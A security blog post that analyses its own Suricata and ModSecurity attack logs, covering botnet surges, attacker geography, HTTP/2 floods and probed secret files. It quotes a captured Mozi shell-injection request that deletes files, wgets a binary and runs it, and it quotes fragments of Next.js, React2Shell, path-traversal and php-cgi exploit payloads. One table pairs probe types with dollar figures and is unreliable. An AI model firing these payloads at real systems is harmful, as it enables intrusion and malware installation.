
120,640 Dead Sockets and a Bot Wget'ing Its Own Router: Auditing 1.37 Million Live Attack Logs Across Suricata and ModSecurity
Auditing 1.37M NGINX Ingress logs and 64.7K Suricata IPS drops: 120,640 silent 444 kills, fake Googlebots firing React2Shell, and a bot wget'ing 192.168.1.1.

Running a public technical publication on the open IPv4 internet is like mounting a packet sniffer on the front door of an abandoned carnival. Every minute of every day, an automated parade of botnets, bulletproof-hosting scanners, compromised DVRs, and credential harvesters walks up to port 80 and 443, rattles the doorknob, and attempts to exploit software we have never installed.
Back in February, in Blog Security Overview and Silence is Golden: How I Black-holed 99% of Internet Noise, I documented the two-stage "Silent Treatment" defense sitting in front of Fractured Architecture:
- Perimeter Gatekeeper (
OPNsense+SuricataIPS): Inline deep packet inspection,Spamhaus DROP,SANS DShield,CINSreputation feeds, and Emerging Threats exploit signatures dropping hostile packets at the WAN wire before they ever enter the cluster. - Layer-7 Executor (
NGINX Ingress+ModSecurity v3/OWASP CRS 4.22): Cilium eBPF Direct Server Return (DSR) real-IP preservation (eliminating legacyhostNetwork: truewithout losing true source IPs), TLS 1.3 termination, customHTTP 444connection-kill rules (closing the TCP socket with zero response bytes), OWASP anomaly-score blocking (HTTP 403), and20 RPSper-IP rate limiting (added to our stateless Python deployment pipeline).
Nine months later, the logs have grown fat enough for a proper forensic roast. Today I pulled 52 MB of structured eve.json and engine-counter telemetry from Suricata alongside 1,367,722 access-log lines (336 MB) and 419 MB of ModSecurity JSON audit traces from the external NGINX Ingress controller.
What happens when the modern exploit ecosystem collides with a read-only, database-free Python + Markdown container that has zero PHP, zero WordPress, zero Node.js, zero SQL databases, and zero .env files? Comedy. Pure, unadulterated packet comedy.
1. The Nine-Month Scoreboard: 255,739 Hostile Events, 0 Shells
Across our Suricata perimeter logs (Sept 13 - Nov 19, 2026) and nine months of external NGINX Ingress traffic (Feb 11 - Nov 19, 2026), automated attackers generated over a quarter-million hostile blocks and connection kills:
- Suricata WAN Perimeter (
64,697Wire-Level Events):27,081signature-matched IPS blocks (23,610targeting TCP443and3,410targeting TCP80) plus37,616stateful stream drops killed in kernel space on the OPNsense firewall before a single packet reached Kubernetes. - NGINX Silent
444Black-Holes (120,640Dead Connections):120,640decrypted HTTP/HTTPS requests matched our custom ModSecurity phase-1 scanner rules (id:10001,id:10002,id:10008), triggering an immediateRST_STREAM/ TCP close with zero bytes of HTTP headers or body returned. - ModSecurity
OWASP CRS 4.22Blocks (70,402HTTP 403Intercepts): Payloads that dressed up as normal requests only to smuggle SQL injection, prototype-pollutionReact2ShellJSON, path traversals, or.ssh/id_ed25519key thefts inside query strings andPOSTbodies. - Protocol-Mangling
HTTP 400Wrecks (36,392Malformed Probes): Bots speakingSSH-2.0-Go, binary DNSversion.bindqueries, SunRPC portmapper calls, andRTSP/1.0security-camera commands directly into an HTTP listener.
Modeling multi-layer defense-in-depth attrition across an incoming hostile request vector , the fraction of exploit traffic surviving both perimeter IP/DPI filtering (), Layer-7 TLS decryption + WAF inspection (), and per-IP rate limiting () to reach the stateless Python worker pool is:
Even if an uncatalogued path probe slips past all three gates (), it lands on a read-only Flask route table backed by immutable pre-compiled Markdown tuples in RAM - returning a static 404 in under 1 millisecond with no SQL parser, shell interpreter, or writable filesystem to pivot into.
Hostile Traffic Breakdown Across Suricata IPS & NGINX ModSecurity (2026)
Measured hostile drops, WAF blocks, and malformed protocol wrecks across perimeter (Layer 3/4) and Ingress (Layer 7) telemetry.
Inspect Point-in-Time Series Data
| Period | Intercepted Hostile Connections |
|---|---|
| NGINX Status 444 (Silent Drop) | 120,640 |
| ModSecurity 403 (OWASP CRS) | 70,402 |
| Suricata Stream Drops | 37,616 |
| Malformed Protocol 400s | 36,392 |
| Suricata IPS Rule Blocks | 27,081 |
2. Two 48-Hour Botnet Sieges at the Perimeter (50x Baseline Spike)
Looking at the daily Suricata eve.json time series reveals something fascinating about how modern botnets operate. On an ordinary Tuesday, Suricata blocks a steady background drizzle of 60 to 114 packets per day - mostly stray Masscan, ZMap, and LeakIX (l9explore/1.2.2) sweeps.
Then, twice in eight days this November, coordinated botnet waves slammed into the WAN interface, spiking blocked IPS alerts 50-fold overnight:
- Wave 1 (
Nov 11 - 12, 2026):8,373blocked IPS alerts in 48 hours (5,361on Nov 11 and3,012on Nov 12). - Wave 2 (
Nov 17 - 18, 2026):9,250blocked IPS alerts in 48 hours (5,484on Nov 17 and3,766on Nov 18) - arriving right as our S&P 500, global trade, tariff, and CPI dispatches hit social feeds.
Daily Suricata IPS Blocked Attacks (Oct 31 - Nov 19, 2026): Two 5,400+/Day Botnet Sieges
Daily inbound packets blocked at the OPNsense WAN interface by Spamhaus DROP, DShield, CINS, and Emerging Threats rules.
Inspect Point-in-Time Series Data
| Period | Suricata WAN Blocked Alerts |
|---|---|
| Oct 31 | 91 |
| Nov 02 | 72 |
| Nov 04 | 97 |
| Nov 06 | 87 |
| Nov 08 | 114 |
| Nov 10 | 114 |
| Nov 11 | 5,361 |
| Nov 12 | 3,012 |
| Nov 14 | 83 |
| Nov 16 | 61 |
| Nov 17 | 5,484 |
| Nov 18 | 3,766 |
| Nov 19 | 624 |
Who launched those 17,623 siege packets? Four hijacked / bulletproof /16 networks accounted for over 18,000 blocked hits all by themselves:
| Masked Source Prefix | Blocked WAN Hits | Primary Suricata IPS Verdict | Port Target |
|---|---|---|---|
185.148.xx.xx |
6,915 |
ET DROP Spamhaus DROP Listed Traffic Inbound (groups 20 & 41) |
TCP/443 |
102.135.xx.xx |
4,857 |
ET DROP Spamhaus DROP Listed Traffic Inbound (group 41) |
TCP/443 |
94.183.xx.xx |
4,084 |
ET DROP Spamhaus DROP Listed Traffic Inbound (groups 12 & 18) |
TCP/443 |
77.83.xx.xx |
2,146 |
ET DROP Dshield Block Listed Source group 1 |
TCP/443 |
45.138.xx.xx |
443 |
ET USER_AGENTS Suspicious LeakIX User-Agent (l9explore/1.2.2) |
TCP/80 |
94.154.xx.xx |
389 |
ET CINS Active Threat Intelligence Poor Reputation IP |
TCP/443 |
Compare that Suricata chart against our NGINX Ingress logs from Nov 11 - 12: while Suricata was dropping 8,373 hostile packets at the WAN gate, total blocked hits reaching NGINX actually fell to 574 and 270! Reputation-dropping known criminal ASNs at Layer 3 meant the TLS termination layer never even had to compute a Diffie-Hellman key exchange for them.
3. Geography of the Siege: How Seychelles Died at Layer 3 While Cloud Proxies Hit Layer 7
Mapping every external source IP across both our Suricata IPS telemetry and our NGINX Layer-7 WAF blocks against GeoLite2 IPv4/IPv6 routing tables exposes a striking geographic split - and shows exactly how modern attackers route around country-level firewall bans.
First, why are Russia (RU), Mainland China (CN), North Korea (KP), and Tor exit nodes completely absent from both charts below? Because our front-door OPNsense GeoIP and Tor alias rules (detailed in Blog Security Overview) already drop those packets silently before they ever reach Suricata or Kubernetes.
What survives to hit Suricata (Layer 3/4) versus what survives Suricata to hit NGINX ModSecurity (Layer 7) tells the entire story of contemporary cybercrime infrastructure:
Attacker Countries of Origin: Suricata WAN Perimeter vs. NGINX Layer-7 WAF
Comparison of hostile blocks by country at the WAN IPS (cyan) vs. post-TLS NGINX WAF & rate-limiter (rose).
Inspect Point-in-Time Series Data
| Period | Suricata WAN Perimeter Blocks & Drops | NGINX Layer-7 WAF & Rate-Limit Blocks |
|---|---|---|
| United States | 7,775 | 126,526 |
| Bulgaria | 1,144 | 18,400 |
| Turkey | 16,939 | 48 |
| Belgium | 315 | 13,178 |
| Seychelles | 12,455 | 0 |
| Germany | 1,130 | 10,758 |
| India | 62 | 10,662 |
| United Kingdom | 10,080 | 1,322 |
| Netherlands | 3,265 | 7,386 |
| Hong Kong | 44 | 8,282 |
Four geographic patterns jump right off the ledger:
- The Seychelles (
SC) & Turkey (TR) Vaporization: Look at Seychelles - an Indian Ocean archipelago of roughly100,000citizens that somehow launched12,455perimeter attacks from277unique IPs (19.9%of all WAN IPS blocks) thanks to offshore "bulletproof" shell ASNs leased by botnet operators. Alongside Turkey (16,939WAN blocks across263IPs) and Ukraine (6,230WAN blocks),99.7%to100%of that traffic was killed dead at Layer 3 by Suricata'sSpamhaus DROPandDShieldlists - registering literally0hits from Seychelles at the NGINX Ingress! - Validating the MaxMind Free-GeoIP Gap (
566Iranian Hits Caught by Suricata): Back in February, I noted that free GeoIP country tables miss newly reallocated CIDR blocks from banned regions. Sure enough,17unmapped Iranian (IR) IPs (566packets) slipped past the static GeoIP country filter - and walked straight into Suricata's activeSpamhaus/CINSreputation blades, getting100%dropped before reaching port443. - Why
52.5%of Layer-7 Attacks Come FromUS&EUCloud Data Centers: Once criminal subnets are black-holed at Layer 3, scanners pivot to renting disposable VMs inside major Western cloud regions (United States126,526hits across2,700IPs, Belgium13,178hits on Google Cloudeurope-west1, Germany10,758hits, France7,880hits, and Finland6,838hits). Because you cannot GeoIP-ban AWSus-east-1or Google Cloud without blocking legitimate readers and crawlers, ModSecurity (OWASP CRS) andstatus:444act as the indispensable second filter. - Extreme Per-IP Attack Density in Bulgaria (
BG) & Hong Kong (HK): Just37unique IPs in Bulgaria generated18,400Layer-7 WAF blocks (497attacks per IP!), while Hong Kong (8,282blocks,94.1%silent-dropped via444) served as the primary offshore jump-box for scrapers routing around MainlandCNblocks:
| Country / Jurisdiction | Suricata WAN Blocks | NGINX L7 Blocks (444/403/400/503) |
Unique L7 Hostile IPs | Attacks per L7 IP | Primary Threat Signature |
|---|---|---|---|---|---|
United States (US) |
7,775 |
126,526 (52.5%) |
2,700 |
46.9 |
Rented cloud VMs scanning .env, React2Shell & .git |
Bulgaria (BG) |
1,144 |
18,400 (7.6%) |
37 |
497.3 |
High-density vulnerability & .env dictionary sweeps |
Turkey (TR) |
16,939 |
48 (<0.1%) |
14 |
3.4 |
Spamhaus DROP botnet ranges (99.7% killed at WAN) |
Belgium (BE) |
315 |
13,178 (5.5%) |
190 |
69.4 |
Cloud VMs firing /actuator/heapdump 360 RPS floods |
Seychelles (SC) |
12,455 |
0 (0.0%) |
0 |
0.0 |
Bulletproof offshore ASNs (100% killed at WAN) |
Germany (DE) |
1,130 |
10,758 (4.5%) |
539 |
20.0 |
Cloud VPS scanners & raw binary protocol probes |
India (IN) |
62 |
10,662 (4.4%) |
149 |
71.6 |
High-RPS WordPress & /static../.env flood bursts |
United Kingdom (GB) |
10,080 |
1,322 (0.5%) |
198 |
6.7 |
Spamhaus / DShield sweeps (88.4% killed at WAN) |
Netherlands (NL) |
3,265 |
7,386 (3.1%) |
179 |
41.3 |
117 drops/s wire microbursts + TLS port scanners |
Hong Kong (HK) |
44 |
8,282 (3.4%) |
101 |
82.0 |
Offshore scraper & CMS exploit proxy hops (94% 444d) |
Brazil (BR) & Lithuania (LT) |
1,128 |
11,482 (4.8%) |
172 |
66.8 |
Top sources of volumetric HTTP 503 rate-limit kicks |
4. Did Anyone Try to DDoS Us? 1,054 Requests/Sec Over HTTP/2 & 314,284 Stream Drops
Yes - and dissecting the per-second timestamps across both logs reveals why Layer-3 packet counters and Layer-7 request counters measure two completely different species of flood.
At the Wire (Suricata Engine Counters): 314,284 Blocked Packets & 117 Drops/Sec Microbursts
Over Suricata's most recent 10.9-day continuous uptime window alone (6,259,378 total inbound IPv4 packets and 724,611 TCP SYN handshakes), the inline IPS engine dropped 314,284 hostile packets (285,678 stream_error out-of-state TCP SYN/ACK/RST flood packets + 26,202 signature rule drops + 2,404 stateful flow drops):
- Peak Sustained 5-Minute Wire Flood (
Nov 14, 2026 at 23:11):25,158IPS-blocked packets in300 seconds- a sustained83.9blocked packets/sec (145.9total inbound packets/sec and9.8new TCPSYNconnections/sec). - Peak 1-Second IPS Drop Microburst (
Oct 7, 2026 at 02:02:36): A Dutch bulletproof host (45.148.xx.xx,NL) hammered the WAN port at117dropped connections/packets per second (342drops across120seconds) before giving up against the silent drop wall.
At Layer 7 (TLS 1.3 + HTTP/2 Multiplexing): 1,054 Requests/Sec Inside a Single Tunnel
If TCP SYN rates stayed under 15 connections/sec, how did our NGINX Ingress record bursts exceeding 1,000 HTTP requests per second?
Because HTTP/2 (h2) multiplexes hundreds of concurrent request streams inside a single encrypted TCP connection! To a network firewall watching Layer 4, an attacker opening 1 TLS 1.3 socket looks like 1 connection per second. Once TLS handshakes complete, however, the bot packs hundreds of compressed HEADERS frames into a single TCP window:
- All-Time 1-Second Peak (
1,054 RPSonOct 17, 2026 at 07:17:55 UTC): A single US cloud VM (136.107.xx.xx) multiplexed1,054requests in one second, spraying/__vite_rsc_findSourceMapURL,/api/uploads/%2e%2e%2f..., andReact2ShellRCE payloads simultaneously. - All-Time 1-Minute Sustained Flood (
9,184Req/Min =153.1 RPSavg,940 RPSPeak onJun 21, 2026 at 23:30 UTC):103.168.xx.xx(US) sustained153.1requests/sec for a full minute (940req/sec peak at23:30:09), dictionary-bombing/.env,/static../.env,/wp-config.php~,/database.yml, and/actuator. - Multi-Second
.envFlood (808 RPSPeak onJun 20, 2026 at 23:56:56 UTC):103.215.xx.xx(India) fired2,496requests in4seconds (808 -> 608 -> 636 -> 444 RPS), triggering274immediateHTTP 503rate-limit rejections alongsideHTTP 444socket kills. - Caught Red-Handed This Morning (
360 RPSonNov 19, 2026 at 03:01:59 UTC): Less than an hour before I pulled these logs, a Google Cloud VM in Belgium (34.38.xx.xx) launched a360req/sec blitz hunting Java Spring Boot heap dumps (/actuator/heapdump,/actuator/configprops,/actuator/beans). NGINX's per-IP rate limiter intercepted348of those360requests (96.7%) in a single second before they could touch a single Python worker! Across the full log, NGINX enforced11,230rate-limit rejections, led by floods from Brazil (34.95.xx.xx,3,758throttled hits), Lithuania (45.138.xx.xx,3,086), and Belgium (2,774).
Top Encrypted HTTP/2 Flood Attempts: Peak 1-Second RPS vs. 60-Second Volume
Peak single-second request velocity (rose bars, left axis) vs. 1-minute sustained flood volume (amber line, right axis).
Inspect Point-in-Time Series Data
| Period | Peak 1-Second Burst (Requests / Sec) | 60-Second Sustained Volume (Requests / Min) |
|---|---|---|
| Oct 17 (US Vite/RCE) | 1,054rps | 1,890rpm |
| Jun 21 (US .env Blitz) | 940rps | 9,184rpm |
| Jun 20 (IN WP/.env) | 808rps | 7,334rpm |
| May 13 (US Archive) | 348rps | 5,958rpm |
| Nov 14 (US .next/.env) | 494rps | 2,268rpm |
| Nov 19 (BE Actuator) | 360rps | 980rpm |
5. Hall of Shame, Exhibit A: The Bot That Tried to wget Malware From 192.168.1.1
If you ever suffer from imposter syndrome in systems engineering, read raw IDS packet captures for twenty minutes. You will feel like Wernher von Braun.
On port 80, Suricata caught a parade of IoT botnets convinced that fracturedarchitecture.com is an unpatched 2016 CCTV security camera or home DSL router. My undisputed favorite arrived from 72.4.xx.xx introducing itself politely with User-Agent: Hello, world:
[SURICATA BLOCKED] Proto: TCP/80 | Source: 72.4.xx.xx
Signature: ET SCAN JAWS Webserver Unauthenticated Shell Command Execution
Request:   GET /shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws
User-Agent: Hello, world
Read that wget URL again: http://192.168.1.1:8088/Mozi.a.
Whoever propagated this Mozi peer-to-peer botnet node infected an upstream router sitting on a private 192.168.1.1 LAN subnet and broadcast its local RFC 1918 NAT address to the global internet as its malware download server! Even if our non-root Python 3.12 x86_64 container magically morphed into a 32-bit ARM security camera running the JAWS webserver with an unauthenticated /shell query parameter and had wget installed, it would have attempted to download Mozi.a from... its own local gateway.
Not to be outdone, 94.249.xx.xx showed up minutes later firing CVE-2016-20016 (an unauthenticated RCE for MVPower CCTV DVRs), 45.248.xx.xx tried to flash a Netgear DGN router via /setup.cgi?next_file=netgear.cfg&todo=syscmd, 108.170.xx.xx attacked D-Link's /HNAP1/ home-router SOAP protocol, 148.101.xx.xx probed for a 2010-era JBoss jmx-console Beanshell WAR uploader, and 103.199.xx.xx sent a Microsoft WinRM Client (POST /wsman?PSVersion=5.1.19041.1) packet hoping to PowerShell-remote into a Linux Ingress pod.
6. Hall of Shame, Exhibit B: Five Fake Search-Bot Disguises in Four Seconds
Once attackers graduate from port-80 IoT script-kiddie tools to encrypted HTTPS (TLS 1.3), Suricata hands the baton to NGINX and ModSecurity (OWASP CRS 4.22).
Inspecting the ModSecurity JSON audit stream around that 1,054 RPS October 17 flood (07:17:54 UTC) uncovered a masterclass in failed evasion. That exact same attacker at 136.107.xx.xx assumed our firewall blindly whitelisted search-engine and AI-assistant User-Agent strings. Over a four-second burst, the IP rotated through five different identities while firing modern high-severity CVEs across four incompatible tech stacks:
07:17:54Z | src=136.107.xx.xx | HTTP 403 (CRS 920450)
  Mask #1: Chrome/130 (Windows NT 10.0)
  Attack:  GET / with header "x-middleware-subrequest: middleware"
  Target:  Next.js Middleware Authorization Bypass (CVE-2025-29927)

07:17:54Z | src=136.107.xx.xx | HTTP 403 (CRS 930120, 932160, 934100, 934130)
  Mask #2: Mozilla/5.0 (compatible; Bravebot/1.0; +https://brave.com/search/)
  Attack:  POST / -> {"then":"$1:__proto__:then","status":"resolved_model", ... "/proc/self ... > /dev/null"}
  Target:  React Server Components "React2Shell" Prototype Pollution RCE (CVE-2025-55182)

07:17:55Z | src=136.107.xx.xx | HTTP 403 (CRS 930100, 930110)
  Mask #3: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
  Attack:  GET /api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../proc/self/environ
  Target:  Elastic Kibana Local File Inclusion / Directory Traversal

07:17:56Z | src=136.107.xx.xx | HTTP 444 (Rule 10008 + CRS 920420)
  Mask #4: Mozilla/5.0 ... compatible; ChatGPT-User/1.0
  Attack:  POST / with Content-Type: text/x-component (React Flight RCE stream)
  Target:  Connection silently severed (0 bytes returned)

07:17:57Z | src=136.107.xx.xx | HTTP 403 (CRS 932250)
  Mask #5: Mozilla/5.0 ... compatible; bingbot/2.0
  Attack:  POST /lib/terminal-xhr.php (ARGS: command=env)
  Target:  ICEcoder Browser IDE Unauthenticated PHP Command Injection
Look at the sheer desperation of those four seconds:
1. First, pretending to be Googlebot/2.1 while requesting ../../../../../../proc/self/environ does not fool ModSecurity, because OWASP CRS inspects request semantics regardless of User-Agent.
2. Second, when the bot switched its mask to ChatGPT-User/1.0 at 07:17:56Z to send a React2Shell payload, it accidentally tripped our custom AI-scraper WAF rule (id:10008), getting its TCP socket slammed shut with an HTTP 444!
3. Third, across 14,916 recent ModSecurity audit entries alone, we logged 1,394 attempts to smuggle Next.js x-middleware-subrequest headers (Rule 920450), 289 Node.js process.mainModule.require injections (Rule 934100), 181 __proto__ prototype pollutions (Rule 934130), and even 206.81.xx.xx firing POST /php-cgi/php-cgi.exe?%ADd+cgi.force_redirect=0 (CVE-2024-4577 - a Windows-only Unicode Best-Fit code-page bug in php-cgi.exe!).
7. The 15,000+ .env & SSH-Key Scavengers Raiding an Empty Vault
If React2Shell and x-middleware-subrequest represent the "modern CVE" tier of automated hacking, 85% of Layer-7 volume is much simpler: thousands of cloud VMs running python-requests/2.31.0, Go-http-client/1.1, curl, and headless Chromium dictionaries grepping the entire internet for accidentally exposed credentials and database dumps.
Counting the top blocked paths across our 1.37 million NGINX Ingress lines reveals an industrial-scale scavenger hunt:
Most Hunted Secret Files, Backups & CMS Exploits at the NGINX Ingress
Cumulative blocked probes grouped by target class, split between HTTP 444 silent drops and HTTP 403 OWASP CRS blocks.
Inspect Point-in-Time Series Data
| Period | HTTP 444 Silent Socket Drop (0 Bytes) | HTTP 403 ModSecurity OWASP CRS Block |
|---|---|---|
| .env Variants | 16,892 | 3,488 |
| WP Config & SQL Dumps | 11,454 | 490 |
| Git / SSH / Cloud Keys | 1,110 | 2,432 |
| Next.js & React2Shell | 420 | 1,864 |
| PHP / CGI RCEs | 1,230 | 1,185 |
Look at the creativity of the .env dictionary lists alone:
- When GET /.env (9,462 silent 444 drops) gives them a dead socket, they immediately try URL-encoding the slash (/%2F.env, 1,222 hits), traversing out of /static (/static../.env, 822 hits), checking Vim swap files (/.env.swp and /.env~), checking Dockerfiles (/docker-compose.yml, 1,110 hits; /.docker/config.json, 208 hits), and walking every framework subdirectory (/config.env, /api/.env, /app/.env, /public/.env, /backend/.env, /core/.env, /user_secrets.yml).
- Right behind .env hunters come the WordPress database-dump scavengers: 1,634 hits on /wp-config.php, 1,300 on /wp-config.php.bak, 1,230 probing for the hellopress/wp_filemanager.php webshell, and thousands of requests guessing compressed database backups (/wp-includes.sql.bz2, /wp-includes.zst, /wp-content.tar.gz, /wp-content.zip).
- Third come the cloud & SSH key raiders: 672 hits on /.git/config, 326 on /.aws/credentials, 272 on /.npmrc, and 214 each on /.ssh/id_ed25519, /.ssh/id_rsa, /.ssh/id_dsa, and /server.key.
The punchline? Even if NGINX evaporated tomorrow, our container image holds zero .env files, zero cloud keys, zero SSH keys, and zero .sql dumps. And my personal favorite meta-irony in the 444 log table: blocked scraper bots racked up 2,128 silent 444 connection drops trying to scrape /blog-security-overview/ and 1,658 drops on /pgp-key.txt.
8. Protocol Confusion Theatre: Speaking SSH, DNS, and Nanny-Cam RTSP to Port 80
Finally, what accounts for the 36,392 HTTP 400 Bad Request entries in our Ingress logs? Scanners that do not even bother speaking HTTP when knocking on web ports:
Non-HTTP Binary & Misrouted Payloads Fired at TCP Ports 80 & 443
Observed volume range across malformed scanner probes rejected by NGINX parser prior to WSGI routing.
Inspect Point-in-Time Series Data
| Archetype / Methodology | Bear | Base Midpoint | Bull | Max |
|---|---|---|---|---|
| SSH-2.0-Go Banner | $200 | $1,188 | $1,250 | - |
| Raw TLS-on-HTTP (:80) | $228 | $1,170 | $1,300 | - |
| Apache CVE-2021-41773 | $100 | $388 | $450 | - |
| Magellan Echo Probe | $150 | $316 | $350 | - |
| DNS version.bind & SunRPC | $180 | $428 | $460 | - |
| OPTIONS / RTSP/1.0 | $100 | $200 | $240 | - |
Seeing \x00\x1E\x00\x06...\x07version\x04bind (BIND DNS server version fingerprinting) and OPTIONS / RTSP/1.0 (surveillance camera streaming) in an HTTP access log is a great reminder that mass-scanning frameworks treat port numbers as polite suggestions, spraying every protocol payload they own at every open socket on earth just in case someone port-forwarded a camera or DNS resolver to 80 or 443.
Closing Takeaway: Architecture Beats Whack-a-Mole
Reviewing 1.37 million Ingress log lines and 64,697 Suricata drops reinforces three timeless zero-trust lessons:
- Drop Reputation Filth at the Perimeter, Inspect Semantics After TLS: Blocking
Spamhaus DROPandDShieldranges in kernel space on OPNsense absorbed two5,400+/dayNovember botnet sieges with zero TLS CPU burn, while ModSecurity + OWASP CRS caught the encryptedReact2Shell, SQLi, and fake-GooglebotLFI payloads that rode in over clean cloud IPs. - Never Leak Information to Scanners (
HTTP 444+limit-rps): Closing120,640.envand WordPress probes with zero bytes (status:444) - backed by our20 RPS(429) per-IP Ingress rate limit - starves automated recon tools of fingerprinting headers while forcing their worker threads to wait on dead sockets. - Eliminate the Target Class Altogether: Every single exploit in these logs - SQL
UNION SELECTinjections,wp-config.phpthefts,React2Shell__proto__gadgets,php-cgi.exesoft-hyphen RCEs, and.envcredential raids - assumes a mutable, database-backed, dynamic interpreter stack. When your production pod runs as unprivilegedUID 10001serving pre-compiled Markdown out of read-only memory,99.9%of the internet's exploit arsenal isn't just blocked - there is nothing behind the door left to exploit.
Field Log Discussion
Public @handle only · Private email hidden · Fenced code blocks supported
Join the architecture review under a self-chosen @handle. Your email address is never displayed publicly.
Related Field Logs
The "Robots.txt" Illusion: Watching OpenAI Attempt to Bypass the Gates
When AI ignores robots.txt, it's trespassing. Explore the technical and legal defense of Fractured Architecture using data poisoning to protect market value.

Silence is Golden: How I Black-holed 99% of Internet Noise
Stop catching bullets and start ignoring the shooter. Learn how I use OPNsense, Suricata, and ModSecurity to make my infrastructure fail silently against bots.

Banning Smart Bots with NGINX ModSecurity
A technical guide to the AI Exclusion Protocol. Implementing custom ModSecurity rules, ai.txt, and security.txt to defend against aggressive marketing bots.
Loading discussion notes...